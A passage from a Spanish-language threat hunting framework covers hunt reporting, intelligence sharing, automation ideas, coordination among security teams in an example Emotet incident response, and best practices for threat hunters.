Una vez finalizada la fase de análisis se debe de haber concluido la investigación que, salvo falso positivo resultará en un *resultado reportado*. Mediante el reporte se realizan varias acciones, como por ejemplo la validación de intencionalidad del hecho observado (si procede), el reporte al encargado de resolución (si aplica), la compartición de nueva inteligencia, la programación de nuevas consultas, así como los procesos de lecciones aprendidas (reducción de la superficie de ataque).

Esta última fase es de "post-hunt" donde se evalúan los resultados y se ponen en valor las acciones realizadas.

15.4.1 Validación de intencionalidad y reporte táctico

Una vez conocidos los hechos (en muchos casos), se realizará un primer reporte donde se indicará la información básica, se solicitará validación sobre si la acción es intencional y, (si procede) permitida por la política de seguridad corporativa.

Un ejemplo de esto pueden ser los accesos desde países donde no se presta servicio vía VPN, así como los accesos fuera de horario laboral.
Estos reportes pueden ser considerados **reportes tácticos** cuyo contenido técnico ha sido desarrollado rápidamente para permitir a otros equipos actuar en base a los indicios encontrados.

La información mínima contenida en un reporte táctico debería contener al menos los siguientes puntos:

- Fecha de ejecución de los indicios detectados.
- Cronología y cadena de ejecución de los hechos detectados.
- Información relevante de la investigación y muestras identificadas.
- Equipos y usuarios implicados.
- TTP, indicadores de ataque y/o compromiso encontrados.
- Enriquecimiento *útil* de la información vía OSINT o fuentes internas.
- Criticidad *estimada* de la información alertada.

Con los resultados de un reporte táctico y la respuesta a la intencionalidad de los mismos se deberán formar tanto los reportes estratégicos, como las posibles solicitudes de actuación de los equipos de respuesta ante incidentes.

15.4.2 Reporte estratégico de evidencias

El reporte estratégico es tan importante como la información contenida en él. La **información** reportada **debe ser:** suficiente, ordenada y **adaptada** al ***público*** *objetivo*. El reporte también debe ser realizado en *tiempo y forma* para poder ser **útil**.

Dentro de la gestión y reporte de evidencias se pueden incluir los siguientes puntos básicos:

1. **Reportes estratégicos** (reportes técnicos desarrollados con antelación o periodicidad para permitir a personal técnico actuar, contener o continuar investigando en base a los indicios detectados):

    - Fecha de ejecución de los indicios detectados.
    - Cronología y cadena de ejecución de los hechos detectados.
    - Mapeo con los marcos de trabajos y metodologías de referencia.
    - Información relevante de la investigación.
    - Equipos y/o usuarios implicados.
    - Acciones recomendadas para continuar investigando o contener el riesgo identificado.
    - Medidas de prevención o monitorización recomendadas.
    - Nuevas políticas de seguridad recogidas.

2. **Reportes ejecutivos** (reportes estratégicos a los que se les agrega la siguiente información):

   - Estadísticas de rendimiento y detección.
   - Estadísticas sobre la capacidad de detección y respuesta de las herramientas actuales.
   - Métricas sobre el gap de detección indicado anteriormente.
   - Otras métricas solicitadas por el receptor.

Otro aspecto fundamental del reporte de resultados es el enriquecimiento de éstos. Un apoyo fundamental en la fase de detección y reporte es la inteligencia de amenazas que enriquece los resultados. Tanto la inteligencia de fuentes abiertas, como las fuentes privadas, así como la inteligencia descubierta gracias a los procesos de Threat Hunting y cotejada mediante procesos de análisis de muestras y amenazas (reversing, sandboxing, etc).

La inteligencia descubierta debe ser aprovechada, al menos, de forma privada como parte del proceso de contención y erradicación.

Una vez ejecutados estos (y como *buena práctica*), se recomienda **compartir** esta **información públicamente** para ayudar a la seguridad global a protegerse, **incrementando** así los **perjuicios** al atacante y **disminuyendo** la ***rentabilidad*** del ataque.

Un resumen de los puntos clave en los reportes puede encontrarse en la siguiente imagen:



Figura 18. Tipos de reportes y características. Fuente: THF.

15.4.3 Compartición de inteligencia e información descubierta

Como se ha comentado en el punto 9, otro ***entregable*** importante es la nueva **inteligencia** descubierta **mediante** el **hunting**, ya sea a otros departamentos, organismos o con un cliente.

Otra información relevante que puede compartirse con distintos responsables, compañeros y demás personal interno y/o externo técnico es la siguiente:

- Indicadores de ataque y compromiso (Threat Intel).
- Metodología de ataque utilizada (Kill-chains).
- Métodos y mecanismos de detección utilizados y susceptibles de ser reutilizados (consultas).
- Información interna descubierta mediante el hunting susceptible de ser reaprovechada (Shadow IT, páginas más visitadas, tendencias, etc).
- Puntos débiles en el análisis que puedan indicar la falta de herramientas, conocimientos y/o habilidades.
- Puntos débiles en el marco de trabajo o metodologías de clasificación que puedan derivar en mejorarlos.



Figura 19. Tipología de información candidata a ser compartida y/o almacenada. Fuente: THF.

15.4.4 Almacenamiento y programación de consultas

Una vez reportado los indicios y compartida la nueva inteligencia, el **mayor** y más **habitual entregable** de un proceso de TH es la inclusión de **nuevas consultas**, tanto de uso manual (específico), como de uso automatizado (caso de uso) en los ciclos de monitorización de amenazas reactivos (SOC/CSIRT).

Así mismo, cualquier información que pueda ayudar al equipo de desarrollo de casos de uso a desarrollar nuevos casos o mejorar los actuales (en cualquier plataforma), debe ser compartida y *almacenada de forma adecuada* para su procesado y/o gestión. Ya sea en forma de notas, lógicas en pseudo-código, en lenguaje EDR

ejecutadas durante el hunt, éstas deben ser correctamente **clasificadas**, **almacenadas**, **procesadas** y, si procede, incluidas en el *ciclo de mejora continua* de detección de amenazas.



Figura 20. Esquema de gestión de información y reglas. Fuente: THF.

Capítulo 16. Automatización de procesos en Threat Hunting

Aunque el objetivo de este framework es establecer unas base y, si bien el Threat Hunting no es una disciplina que pueda ser completamente automatizada sin supervisión humana, existen multitud de casuísticas que pueden ayudar a automatizar "partes" o tareas dentro del Threat Hunting y que se ofrecen a modo de ideas en este capítulo como punto de partida en esta materia.

Como bien se ha visto en el capítulo anterior, algunas de ellas son las relacionadas con la correlación y el enriquecimiento, así como la programación de consultas que cumplan con valores para ser candidatos a reglas de monitorización administradas por un equipo usualmente de monitorización de amenazas.

Dentro de las capacidades de automatización, algunas ideas pueden ser:

- **Triaje automatizado** usando fuentes externas que permitan determinar si en ciertas alertas de navegación algo tiene una consideración maliciosa pública más allá de la hipótesis que ha llegado hasta ello.

- **Análisis o preanálisis de artefactos** por ejemplo usando YARA, extrayendo strings, ejecutando Oletools o enviando las muestras a una sandbox.

- **Auto iteración sobre indicadores de compromiso** maliciosos ejecutando búsquedas en una plataforma que pueda actuar haciendo retro-hunting a un gran rango de tiempo hacia atrás, a diferencia de las *listas activas* que es posible encontrar en muchos SIEM tradicionales.

- **Habilitar búsquedas en cadena** dado un indicio, **por ejemplo**, en forma de proceso de tal manera que se puedan validar *kill-chains.*

- **Automatización parcial o total de reportes** dadas las evidencias de una alerta.

- **Implementación de algoritmos de decisión** automatizados como segundo filtro sobre resultados de consultas de threat hunting.

- Uso de diferentes sistemas, tales como Jupyter Notebooks para realizar procesos de data analysis y data mining y poder *tomar consciencia situacional* que permita priorizar hunts en base a procesos "data-driven" realizados de forma automática e iterativa.

- **Soporte al filtrado de resultados**, **por ejemplo,** con entrada de datos potencialmente codificados para realizar acciones de *fuerza bruta* contra ellos llegando al analista un set de datos potencialmente descifrados.

- **Automatización de acciones contra objetos** extraídos en investigaciones de hunting, **por ejemplo** extracción de strings, imphash, y otros indicadores útiles.

Capítulo 17. Sinergias del Threat Hunting con otras disciplinas



Figura 21. Relación del Threat Hunting con distintos departamentos. Fuente: THF.

Un aspecto importante dentro del TH es su relación con otras disciplinas de seguridad que actúan para proteger el entorno. En este aspecto, THF propone la siguiente relación con departamentos relacionados habitualmente con un servicio de Threat Hunting, así como las sinergias desde/hacia Threat Hunting.

Nota: el siguiente modelo es propuesto con fines educativos, finalmente será el arquitecto/estratega de los servicios el que debe de hacer los cambios que crea convenientes para adaptarlo a la realidad y viabilidad de cada entorno.

17.1 Relación con Cyber Threat Intelligence

Dentro de la relación del Threat Hunting con la inteligencia de amenazas existen una serie de parámetros esperables que deberían ser entregados desde Threat Intelligence hacia Threat Hunting.
Algunos ejemplos de colaboración son:

- Informes de ataques recientes hacia el sector de la(s) organización(es).
- Mapas de calor, estadísticas y **tendencias de uso** de **TTP**.
- Información específica sobre actores de los que se pueda ser objetivo en formato táctico y consumible.
- Información **estratégica** y **metodológica**, así como análisis de riesgos que puedan servir de utilidad a la unidad de Threat Hunting para planificar y ejecutar acciones de Threat Hunting tales como análisis de activos críticos, análisis basados en el modelo diamante, etc.

Por contra, desde de Threat Hunting hacia Threat Intelligence se puede entregar lo siguiente:

- **Indicadores/estadísticas** de detección proactiva de TTP para correlación parte de CTI.
- Porcentajes de **eficacia de búsquedas** de información proporcionadas por CTI (ya sea TTP, IOA, IOC, etc).

- **Inteligencia generada** en el proceso de hunts, tales como nuevos IOC, IOA, etc.
- Información sobre ***shadow IT* relevante** para el equipo de CTI.
- Información sobre **las vulnerabilidades, puntos débiles** del entorno y/o **porcentaje de cobertura de casos de uso y reglas de hunting con las herramientas actuales**, así como deficiencias en el logging que permitan a CTI realizar mapeos en base a sus marcos de trabajo de referencia.

17.2 Relación con Forense

Como se ha comentado a lo largo del documento, las disciplinas de Threat Hunting e informática forense están íntimamente relacionadas y, en algunos casos, solapadas. Algunas sinergias que se pueden establecer desde Threat Hunting hacia Forense son las siguientes:

- Detonación de **procesos de investigación de incidentes** donde se requieran de acciones forenses específicas para determinar causas o evaluar las acciones llevadas a cabo por un atacante que requieran de conocimientos específicos y avanzados sobre la disciplina forense.
- **IOA/IOC/TTP sobre amenazas en curso** detectadas por TH.
- **Información** de **procesos de evaluación de compromiso** que permitan mejorar la respuesta del equipo forense.

Por el contrario, desde el equipo Forense hacia el equipo de Threat Hunting se puede facilitar lo siguiente:

- **Feedback sobre incidentes, TTP, IOA** y otra serie de información sobre amenazas detectadas.
- **Información** que pueda detonar **procesos de retro-hunting**.

De forma bidireccional se puede compartir la siguiente información:

- Información sobre herramientas.
- Documentación formativa.
- **Scripts y automatizaciones** realizadas por ambos departamentos.
- **Burble team** (Purple team entre departamentos BLUE).

17.3 Relación con análisis de programa malicioso

En determinados entornos incluso pueden ser distintas unidades de un mismo departamento dado que ambos departamentos están destinados a obtener información sobre el programa malicioso (usando distintos métodos).
La sinergia fundamental que puede haber desde el equipo de Threat Hunting hacia el equipo de análisis de programa malicioso es el señalamiento de potenciales muestras:

- Envío de muestras para su análisis.

Por el contrario, desde el equipo de análisis de programa malicioso hacía en equipo de Threat Hunting pueden encontrarse las siguientes sinergias:

- Información sobre muestras.
- Información sobre **TTP comunes en** las diferentes **familias**, así como las **diferencias** entre **muestras** de una misma familia.
- Tendencias en el uso de familias que puedan **disparar**, **potenciar y maximizar** los **resultados** del equipo de **Threat Hunting**.
- Información que pueda **detonar procesos de retro-hunting**.

De forma bidireccional se puede compartir la siguiente información:

- Información sobre herramientas.
- Documentación formativa.
- **Scripts y automatizaciones** realizadas por ambos departamentos.
- **Burble team** (Purple team entre departamentos BLUE).

17.4 Relación con SOC/CSIRT/Security Operations

Desde el equipo de Threat Hunting, otra de las sinergias clave es con el equipo de operaciones de seguridad. En algunos casos, incluso la unidad de TH está integrada como rama proactiva de un equipo SOC.

Algunas de las sinergias que pueden darse desde el equipo de Threat Hunting hacia el equipo de SOC son las siguientes:

- Información sobre **incidentes y amenazas detectadas**.
- **Reglas de detección y casos de uso**.
- Información sobre **carencias** detectadas en las **herramientas**.
- Información sobre **políticas, mecanismos, procesos mejorables**.
- Información sobre **shadow IT**.
- Información sobre **casos de uso, posibles carencias y mejoras**.

Por el contrario, algunas sinergias que pueden establecerse desde el equipo de SOC hacia el equipo de Threat Hunting son las siguientes:

- Información interna del entorno (**mapas de red**, etc).
- **Información** que permita **desarrollar** una **línea base** a la hora de investigar amenazas.
- **Información** y accesos sobre **herramientas**, **configuraciones**, etc.
- Información metodológica sobre el equipo que permita evaluar amenazas que estén atacando a los puntos débiles del equipo, ya sea por la forma de actuar, por la madurez del departamento, por conocimientos, etc.
- Información que pueda detonar procesos de retro-hunting.

De forma bidireccional se puede compartir la siguiente información:

- Información sobre herramientas.
- Documentación formativa.
- **Scripts y automatizaciones** realizadas por ambos departamentos.
- **Burble team** (purple team entre departamentos BLUE).

17.5 Equipo de seguridad perimetral

Desde el equipo de Threat Hunting, otra de las sinergias puede ser con el equipo de operaciones seguridad perimetral encargado normalmente de la gestión de las plataformas de seguridad del entorno.

Algunas de las sinergias que pueden darse desde el equipo de Threat Hunting hacia el equipo de seguridad perimetral son las siguientes:

- **Indicadores** de compromiso a bloquear en plataformas de seguridad.
- **Reglas** que hayan podido ser **aprovechadas** por un atacante debido a un ***alcance excesivo***.

Por el contrario, desde el equipo de seguridad perimetral hacia el equipo de Threat Hunting se puede ofrecer la siguiente información:

- **Estado de agentes** de plataformas explotadas por el equipo de seguridad perimetral.
- **Mapas de red**.
- Información sobre **configuraciones aplicadas** en las **plataformas** de **seguridad**.

17.6 Hacking ético

De forma bidireccional ambos equipos pueden compartir información de cómo realizar ataques, y como detectarlos.

Mediante esta compartición de conocimiento, comúnmente conocida como *purple team* ambos equipos se pueden retroalimentar, mejorando sus habilidades mediante la *sana competencia* con el objetivo de mejorar la seguridad corporativa.
Así mismo, se puede incluir a cuantos equipos de seguridad defensiva como se desee en el proceso de Purple Team con el objetivo de mejorar la seguridad corporativa.

17.7 Interacción en procesos de respuesta ante incidentes

Las relaciones anteriormente expuestas persiguen un único fin: mejorar la **eficiencia y eficacia** en la respuesta a **incidentes**. Mediante el incidente, y como si **cada unidad** fuera una *pieza del mecanismo* de un reloj, todos los departamentos deben de ***trabajar*** *al unísono* con la finalidad de que el proceso de ***detección y respuesta*** sea lo más **ágil y efectivo** posible.

Como en todo equipo, el eslabón más débil marcará la debilidad del mismo, así como sus posibilidades de éxito.

A continuación, se expone un ejemplo de un incidente *sencillo* forzando el papel de cada equipo para ejemplificar la interacción entre equipos.
Este ejemplo asume que cada equipo está altamente especializado en sus labores y que no hay dobles perfiles TH-Forense o TH-Analista SOC.

Nota: no se contempla la posibilidad de perfiles mixtos para mantener la simplicidad.

Ejemplo: **Amenaza: Emotet**

> *"Se ha detectado una amenaza que podría coincidir con Emotet mediante una regla de comportamiento del antivirus. Los departamentos de Análisis de programa malicioso, Forense, Threat Hunting y SOC han sido avisados para que realicen las acciones adecuadas".*

Cita 7. Alerta de ejemplo con el malware Emotet y la relación entre departamentos. Fuente: THF.

La cadena de ejecución será la siguiente:



Figura 22: Cadena de ejecución propuesta para Emotet. Fuente: THF.

Paso 1. Primera respuesta

- SOC: los analistas proceden a revisar la regla detonada. Tras una revisión del equipo y recoger toda la información realiza las siguientes acciones:
  - Procede a aislar el equipo por precaución, manda un escaneo del EDR adicional al antivirus.
  - Recoge todos los datos del incidente y los manda al equipo de Threat Hunting para que tome acciones de Retro-hunting sobre el entorno en busca de otras máquinas afectadas previamente.
  - Manda una muestra encontrada en una carpeta temporal al equipo de análisis de programa

malicioso para que extraiga toda la información de la misma.

- Avisa al equipo forense dado que se han encontrado indicios de evasión del EDR para que determine todas las acciones realizadas por la amenaza hasta su detección.
- Solicita a Threat Intelligence información de inteligencia adicional sobre la potencial amenaza que permita detectar nuevas muestras.

Paso 2. Detección y respuesta. Tras esto, cada equipo realiza las siguientes acciones:

- Threat Hunting: procede a buscar los IOA e IOC en el parque. Elabora un listado de posibles máquinas impactadas y lo devuelve al equipo de SOC para su gestión. Así mismo recoge la información que le facilitan los equipos de análisis de programa malicioso sobre la muestra y colabora con el equipo forense en la creación de una línea temporal de ejecuciones y la construcción de una cadena de ejecución.
- Análisis de programa malicioso: analiza la muestra, extrae todos los indicadores y los comparte con el resto de equipos para su procesado posterior.
- Threat Intelligence: procede a mandar indicadores de compromiso conocidos al equipo de SOC. Recibe la nueva información de inteligencia de los equipos de TH, Forense y análisis de programa malicioso y envía información sobre anteriores cadenas de ejecución e indicadores de ataque a los equipos forenses y Threat Hunting.
- Forense: procede a recoger información del equipo para llevar a cabo un proceso de análisis y entendimiento del incidente. Detecta nuevas muestras que son compartidas con el equipo de Threat Intelligence y análisis de programa malicioso.
  Así mismo envía la información sobre la evasión realizada por la muestra, y nuevos patrones al equipo de Threat Hunting para nuevas búsquedas en base a los nuevos indicios no detectados por las herramientas automáticas.
- Seguridad perimetral: procede a bloquear los IOC que cada departamento le ha facilitado como maliciosos. Revisa que todos los agentes de seguridad AV están corriendo y mitigando las amenazas reportadas.
- SOC. Recoge todas las evidencias de la máquina afectada y recopila los equipos afectados para realizar el aislamiento de la red y sanearlos antes de devolverlos a los usuarios.

Paso 3. Reporte y lecciones aprendidas. Tras esto se da por finalizado el proceso de detección y respuesta al incidente realizándose las siguientes acciones por parte de cada departamento:

- Forense: informe técnico donde se determina la línea de ejecución de los artefactos, la cantidad de estos, sus firmas hash, así como toda la información sobre los indicadores de ataque detectados.
- Análisis de programa malicioso: informe técnico con la información exhaustiva de cada muestra recibida indicando las capacidades de cada muestra (que pueden no haber sido utilizadas, pero estar disponibles). Proporciona nuevas reglas YARA para la detección de la amenaza.

- Threat Intelligence: recogida de toda la información sobre IOC, IOA y cadenas de ejecución para su almacenamiento y procesado.
- Threat Hunting: informe técnico donde recopila todas las acciones llevadas a cabo para hacer detecciones (complementarias) adicionales.

  Así mismo propone al equipo de SOC medidas de mejora en las lógicas de los casos de uso, genera reglas **complementarias** a las generadas por el equipo de análisis de programa malicioso para mejorar la detección de *ese tipo de amenazas* y comparte la información de indicadores con el equipo de Threat Intelligence.
  Vuelve a lanzar retro-hunting con el perfilado final hecho tras recoger toda la información de la *campaña.*
- SOC: realiza un informe ejecutivo final con toda la información aportada por los distintos equipos. Realiza un bloqueo de los indicadores detectados y no bloqueados previamente en las plataformas de seguridad. Realiza mejoras en los casos de uso y en las plataformas de protección perimetral con la inserción de nuevas lógicas. Propone mejoras en las políticas de ejecución de documentos ofimáticos.

Como se puede ver, si existe una falta de comunicación e interacción entre las áreas el proceso puede alargarse en el tiempo e incluso fallar.

La existencia en el ejemplo de perfiles expertos en cada fase de la detección y respuesta ayudar a mejorar los tiempos y la eficacia de las acciones tomadas dado que se asume que cada persona es experta en su rol y puede ofrecer el máximo de sus capacidades dentro de su área.

Nota: en función de la disponibilidad de perfiles, de las políticas internas de gestión de incidentes y otra información relevante las tareas ejecutadas por cada departamento pueden variar, por lo que esta información se debe de tomar cómo un *ideal* de como el Threat Hunting bien implementado y desarrollado puede ayudar a diversas áreas en situaciones críticas, no siendo esta la única ni principal forma de aplicación de TH (pero sí la más completa a nivel de sinergias).

Capítulo 18. Buenas prácticas en Threat Hunting

18.1 Buenas prácticas para Threat Hunters

Algunas buenas prácticas que todo Threat Hunter debería seguir son las siguientes:

- Mantén siempre un estado de alerta y sospecha, sin prejuzgar. Hay que tratar de no tener prejuicios hacia los indicios ~~por muy malo que parezca ese PowerShell~~.
- Ten una libreta cerca para anotar ideas que se te hayan ocurrido pero que no apliquen en el momento. Podrán ser útiles para otros fines y momentos.
- Mejora y optimiza siempre tus habilidades documentales. Cuanto mejores sean, mejor reflejado quedará el trabajo realizado.
- Recuerda que el Threat Hunting es un proceso que requiere de múltiples habilidades satélite, pero altamente importantes (forense, análisis de programa malicioso, análisis de datos, etc). Mantén tus habilidades al día y mejora los puntos débiles.
- Mantente al día sobre las nuevas amenazas. Podrán proporcionarte conocimiento nuevo y actualizado que ayude a generar nuevo contenido.

18.2 Buenas prácticas en inteligencia de amenazas

Dentro de las mejores prácticas que deberíamos de utilizar dentro de la generación de inteligencia debemos tener en cuenta las siguientes:

- Los IOC basados en datos variables como una IP o un nombre son fácilmente sustituibles y, por lo tanto, *efímeros.* Una buena práctica con este tipo de información es mantener registrada la fecha y amenaza que la usó y reciclarla una vez pasado un tiempo prudencial (o después de que se tenga constancia de que la amenaza ha sido bloqueada).

- Realizar un registro de las kill chain observadas para poder generar una inteligencia suficiente que permita ayudar a identificar posibles actores mediante las mismas.

- Realizar análisis (Threat Models) en profundidad y adaptados al Threat Hunting (mediante la inclusión de cualquier tipo de evidencia) que indique la forma de trabajar de los atacantes (TTP, IOA, Kill chains).

- No utilizar fuentes que no sean de la máxima confianza. La inteligencia obtenida de fuentes externas es tan útil y fiable como sea la fuente de origen. Para maximizar la eficacia de la inteligencia de amenazas, es necesario que esta sea de fuentes *confiables*.

18.3 Gestión de consultas e hipótesis

Algunas buenas prácticas y conceptos importantes que se deben de tener en cuenta para una correcta gestión de las consultas e hipótesis generadas son las siguientes:

- Mantener un control de todo el material generado, especialmente el reaprovechable.
- Tener en mente que cualquier modelo de gestión de consultas debe tener su propio control de versiones.
- Ten en cuenta que necesitarás una gestión adecuada de tus investigaciones, fuentes de datos a las que puede aplicar una consulta, etc. Esto puede estar incluido o no dentro de tus herramientas de gestión de contenido.
- No existe una herramienta de gestión de contenido mejor que otra, simplemente existen necesidades diferentes. No es lo mismo la necesidad de un proveedor de servicios de hunting a nivel mundial, que la de una entidad final con una sola sede central (de TI).
- Mantén lejos de tu herramienta de gestión de conocimiento a la gente con perfiles *menos técnicos.* La información relevante para este tipo de perfiles solo debe ser compartida en el informe, limitando su acceso a plataformas para gestión de contenido técnico.

18.4 Buenas prácticas en fuentes de datos

Algunas buenas prácticas que podemos tomar en la parte de almacenamiento y procesamiento de datos son las siguientes:

- ***Sé realista*** con tu capacidad de almacenamiento y el procesamiento de las herramientas.
- **Prioriza**. Si no puedes tener tu ideal de logs, prioriza y recoge los que te vayan a servir para las máximas casuísticas posibles.
- **Maximiza** el uso de tus **herramientas** y **explota** las **API** para añadir capacidades adicionales.
- **Diversifica**. Los sistemas son una gran fuente de información, pero si basas todas tus capacidades en capacidades de host estarás perdiendo la oportunidad de hacer detecciones que solo pueden ser realizadas en determinadas fuentes, así como la oportunidad de incrementar tu resiliencia frente a la evasión de medidas defensivas.
- **Apóyate en fuentes y listas de información** que te permitan añadir/excluir información siempre que sea necesario en un hunt.
- **Mantén tus plataformas actualizadas**, así como tu conocimiento de mejores prácticas en ellas.

18.5 Buenas prácticas en simulación de ataques

- Planificar las necesidades de simulación de ataques mediante análisis que permitan establecer cuáles son las circunstancias en las cuales deben realizarse, y en cuales se puede *ahorrar* el tiempo de pruebas.

- Documentar todo el proceso de simulación. Tanto el proceso de lanzamiento, como las evidencias adquiridas, manteniendo una biblioteca tanto con las evidencias, como con el proceso.

- Monitorizar adecuadamente el proceso de simulación de ataques, mediante herramientas que permitan obtener el contexto completo de ejecución.

- No asumir que los programas (especialmente los LOLbins) funcionan como se espera al leer informes de amenazas, dado que, en algunos casos, diversos programas pueden funcionar de forma diferente, ya sea por la versión del sistema operativo, actualizaciones del mismo programa, o falta de explicaciones de la publicación leída.

Capítulo 19. El Threat Hunter

19.1 Mentalidad

El punto más importante en cualquier proyecto de Threat Hunting es contar con personal con *mentalidad de hunter*. Este punto es crítico para poder ejecutar cualquier hunt con éxito, diferenciándose y no solapándose con otras áreas como forense o auditoria (hacking ético).

El hunter debe de tener una mentalidad *específica* y que incluya los siguientes puntos:

- Analítica: el Hunter se debe de basar en logs para ejecutar su trabajo con éxito, por lo que debe estar orientado a **análisis de datos** y logs de tal manera, que pueda detectar indicios, comportamientos o amenazas de una forma ***pasiva***. Esto es, **sin tocar** (en la medida de lo posible) los **artefactos** hasta **determinar** que algo es **una amenaza**.
    - El análisis de datos y las diferentes técnicas que se pueden aplicar deben ser la base, exceptuando casuísticas especiales (como adjuntos de correo), que requieren del empleo de herramientas específicas, que deben tener "contacto" con el artefacto (tales como YARA, sandbox, etc).

- Imaginativa: es común encontrarse con toda clase de problemas para obtener *toda* la información para detectar algo de una forma *idílica*. El Hunter debe saber encontrar soluciones imaginativas que permitan tener una cobertura mínima o parcial cuando los recursos no permitan más.

- Global: a diferencia de otros equipos el Hunter debe tener una mentalidad global ante las amenazas, más similar a la de un arquitecto de seguridad, que a la de un desarrollador de casos de uso.
